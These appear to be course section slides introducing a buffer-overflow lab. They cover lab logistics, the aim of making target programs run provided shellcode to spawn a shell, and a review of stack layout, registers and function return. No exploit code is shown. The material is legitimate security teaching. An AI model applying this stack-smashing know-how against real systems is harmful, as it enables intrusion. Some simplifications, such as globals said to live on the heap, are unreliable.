Section 2: Buffer Overflow

A guide on how to approach buffer overflows & lab 1

Slides by James Wang, Amanda Lam, Ivan Evtimov, and Eric Zeng

Administrivia

Lab 1

- On GitLab:
  - **Fork** the lab1 repo & **invite** other team member
  - **Private** the repository (to prevent access by other groups)
- Server access:
  - `ssh <your-netid>@umnak.cs.washington.edu`
  - clone the forked repository
- Lab 1 Guide

Administrivia

Lab 1a is due 4/9 at 11:59pm

- Upload your sploits.c files to Gradescope (**add** group member #2)
- **Individually** submit a write-up to Gradescope for sploits 1-4

1. Lab 1 Overview

- **7 targets and their sources located in /targets**
  Compile (but do not edit) the targets!

- **7 stub sploit files located in /sploits**
  Make sure your final sploits are built here!

Goal: Cause targets to execute shellcode to gain access to a shell. [The Aleph One Shellcode is provided to you]


Useful resources/tools:

- Aleph One "Smashing the Stack for Fun and Profit"
- Chien & Szor "Blended attack exploits..."
- Office Hours! Check website for times

A Review of Process Memory

The process views memory as a contiguous array of bytes indexed by addresses of length 32 bits (4 bytes).


The process also has access to registers on the CPU. Some are used to manage a lot of what you will see, so we will come back to them later.



Higher addresses: `0xffffffff`

Lower addresses: `0x00000000`

A Review of Process Memory



Higher addresses: `0xffffffff`

At the “bottom” is the stack where the arguments and local variables of a function are stored. (More on this next.)

At the “top” is the code we are running (the text) and the heap, where global variables are stored.


Lower addresses: `0x00000000`

Calling a Function

First: **Arguments** to the function are pushed on the stack.

Then: the pointer to the instruction *after* the call (**RET**) is pushed on the stack.

Then: the jump/call instruction is executed.



Higher addresses: `0xffffffff`

Stack grows this way (towards lower addresses), as more variables are declared and functions are called

Lower addresses: `0x00000000`

First Steps Inside a Function

(Typically) first instruction of function:
Push the **frame pointer (SFP)** on the stack.

Then (possibly not immediately):
the stack is expanded to make space for the **local variables** of the function (**Locals**).

Higher addresses: `0xffffffff`

Stack grows this way (towards lower addresses), as more variables are declared and functions are called


Lower addresses: `0x00000000`

3 Important Registers

For convenience, we hold the boundary of the region dedicated to the current function ("the stack frame") in **%ebp**.

The "top" of the stack - where we push and pop - is defined by the value in **%esp**.


The address of the instruction we are executing is held in **%eip**.



Exiting from a Function

If you disassemble a function, you see 2 instructions at the end of a function:

```
leave
ret
```




Exiting from a Function

`leave` can be thought of as executing these 2 instructions:

```
mov %ebp, %esp
pop %ebp
ret
```

Note that `pop` *reads the top of the stack (what* `%esp` *is pointing to) and puts it into the specified register.*




Exiting from a Function

`ret` can be thought of as executing this instruction:

```
mov %ebp, %esp
pop %ebp
pop %eip
```


**Note that `ret` is a bit more complex in practice, but we won't worry about that for now.*



Exiting from a Function (In Action)

```
mov %ebp, %esp
pop %ebp
pop %eip
```


(before)



Exiting from a Function (In Action)

```
mov %ebp, %esp
pop %ebp
pop %eip
```

(after)



Higher addresses: `0xffffffff`

stack frame bottom, %EBP **and** %ESP (for now)


Instruction pointer: %EIP

Lower addresses: `0x00000000`

Exiting from a Function (In Action)

```
mov %ebp, %esp
pop %ebp
pop %eip
```


(before)



Exiting from a Function (In Action)

```
mov %ebp, %esp
pop %ebp
pop %eip
```


(after)




Exiting from a Function (In Action)

```
mov %ebp, %esp
pop %ebp
pop %eip
```

(before)



Exiting from a Function (In Action)



In reality, `ret` and/or the rest of the instructions of the caller might do more here to deallocate args, but we won't worry about that.

2. Using gdb

